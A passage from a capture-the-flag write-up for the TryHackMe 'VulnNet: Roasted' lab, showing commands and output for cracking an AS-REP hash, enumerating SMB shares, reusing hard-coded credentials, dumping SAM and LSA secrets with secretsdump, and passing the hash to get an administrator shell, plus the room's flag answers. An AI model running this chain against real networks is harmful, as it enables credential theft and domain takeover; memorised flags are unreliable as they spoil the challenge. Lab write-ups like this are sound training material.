
and we have successfully got a ticket for the user `t_skid` now we will try to crack it using either #john or #hashcat



```
┌──(kali㉿kali)-[~/Downloads]
└─$ john lol.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tj072889*        ($krb5asrep$23$t-skid@VULNNET-RST.LOCAL)
1g 0:00:00:01 DONE (2025-08-18 17:52) 0.5025g/s 1597Kp/s 1597Kc/s 1597KC/s tj3929..tj0216044
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Forth stage #Post_exploitation :

now i have a valid creds which is `t_skid:tj072889*` now we can do a lot of thigs like try to see with #smbmap what we can do with shares we will try it using this command `smbmap -H <target_ip> -u 't-skid' -p 'tj072889*` and we can see that our own user have this permissions




```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbmap -H 10.10.176.86 -u 't-skid' -p 'tj072889*'
    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \   |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.176.86:445        Name: 10.10.176.86              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
        VulnNet-Business-Anonymous                              READ ONLY       VulnNet Business Sharing
        VulnNet-Enterprise-Anonymous                            READ ONLY       VulnNet Enterprise Sharing
[*] Closed 1 connections
```

after logging in to the share netlogon i have found a file called `ResetPassword.vbs` so i have downloaded it and i will what it contains




```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient //10.10.176.86/NETLOGON -U 't-skid'
Password for [WORKGROUP\t-skid]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Mar 16 19:15:49 2021
  ..                                  D        0  Tue Mar 16 19:15:49 2021
  ResetPassword.vbs                   A     2821  Tue Mar 16 19:18:14 2021

                8771839 blocks of size 4096. 4535677 blocks available
smb: \> get ResetPassword.vbs
getting file \ResetPassword.vbs of size 2821 as ResetPassword.vbs (4.0 KiloBytes/sec) (average 4.0 KiloBytes/sec)
smb: \> █
```

and after inspecting the script for a bit we can see a hard coded creds for the user a-whitehat so now we got a new creds which is `a-whitehat:bNdKVkjv3RR9ht` so we can try to do another #smbmap and as we can see we can read and write in the ADMIN$ share !



```
└─$ smbmap -H 10.10.176.86 -u 'a-whitehat' -p 'bNdKVkjv3RR9ht'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[!] Unable to remove test file at \\10.10.176.86\SYSVOL\XVFPAMQZET.txt, please remove manually

[+] IP: 10.10.176.86:445        Name: 10.10.176.86                Status: ADMIN!!!
        Disk                                                      Permissions     Comment
        ----                                                      -----------     -------
        ADMIN$                                                    READ, WRITE     Remote Admin
        C$                                                        READ, WRITE     Default share
        IPC$                                                      READ ONLY       Remote IPC
        NETLOGON                                                  READ, WRITE     Logon server share
        SYSVOL                                                    READ, WRITE     Logon server share
        VulnNet-Business-Anonymous                                READ ONLY       VulnNet Business Sharing
        VulnNet-Enterprise-Anonymous                              READ ONLY       VulnNet Enterprise Sharing
[*] Closed 1 connections
```

and by that we can get a shell on the server as admin if we use another script from the #impacket called `wmiexec` and i will do this using this command `impacket-wmiexec a-whitehat:'bNdKVkjv3RR9ht'@<target_ip>`




```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-wmiexec a-whitehat:'bNdKVkjv3RR9ht'@10.10.106.193
Impacket v0.13.0.dev0+20250611.105641.0612d078 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
vulnnet-rst\a-whitehat

C:\>
```

now we can navigate to the first falg easily by navigating and read them

Q1: What is the user flag? (Desktop\user.txt)
A1: THM{726b7c0baaac1455d05c827b5561f4ed}


unfortunately when i tried to read the system.txt it didn't work so i will try to privilege escalate one more time by dumping the passwords hashes using another script from #impacket called secretsdump




```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-secretsdump vulnnet-rst.local/'a-whitehat':'bNdKVkjv3RR9ht'@10.10.106.193
Impacket v0.13.0.dev0+20250611.105641.0612d078 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×f10a2788aef5f622149a41b2c745f49a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c2597747aa5e43022a3a3049a3c3b09d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
VULNNET-RST\WIN-2BO8M1OE1M1$:aes256-cts-hmac-sha1-96:2702b5dc5f261a9944fb1cbca983940856f18f93509b2e488848e95e711a8309
VULNNET-RST\WIN-2BO8M1OE1M1$:aes128-cts-hmac-sha1-96:072292d57acd5d7d46b5b13172ca55e0
VULNNET-RST\WIN-2BO8M1OE1M1$:des-cbc-md5:86e62a6e984646b9
VULNNET-RST\WIN-2BO8M1OE1M1$:plain_password_hex:33a030c11bc76570f462c2693a5161eaaac1a0be13c60c5be161b64b6aeacc5e4ce882
f81314708f778975ddbd1e62f72abcc6ad37d4680d29c86b06b040dc44bcd9222681c611d6df49cd350ee57d495747bf80944e70da955e1a6e2125
d78a99e35b7b69bdf900034f44a64237d7010d4f422d93af9a99f49cd423f70cdbd30ca551c4cb45d5ca9b863f9c41dd7585ed860209b7e42326d4
11e1aa2256947416c052b6187d91b2b87454cc1d6bbb247fa35114a81538f8c889671bb6b3b900
VULNNET-RST\WIN-2BO8M1OE1M1$:aad3b435b51404eeaad3b435b51404ee:00deec8c7115c662a647abb00cf2a634:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×20809b3917494a0d3d5de6d6680c00dd718b1419
dpapi_userkey:0×bf8cce326ad7bdbb9bbd717c970b7400696d3855
```

then i will try to pass the hash to `wmiexec` or `psexec` to get a shell as the user administrator

Jackpot




```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-wmiexec administrator@10.10.106.193 -hashes aad3b435b51404eeaad3b435b51404ee:c2597747aa5e43022a3a3049a3c3b09d
Impacket v0.13.0.dev0+20250611.105641.0612d078 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
vulnnet-rst\administrator
```



```
C:\users\administrator\desktop>type system.txt
THM{16f45e3934293a57645f8d7bf71d8d4c}

C:\users\administrator\desktop>
```

Q2: What is the system flag? (Desktop\system.txt)
A2: THM{16f45e3934293a57645f8d7bf71d8d4c}



You did it! 🎉 VulnNet: Roasted complete!

Points earned	Completed tasks	Room type	Difficulty	Streak
60	1	Challenge	Easy	7

70,581 users are actively learning this week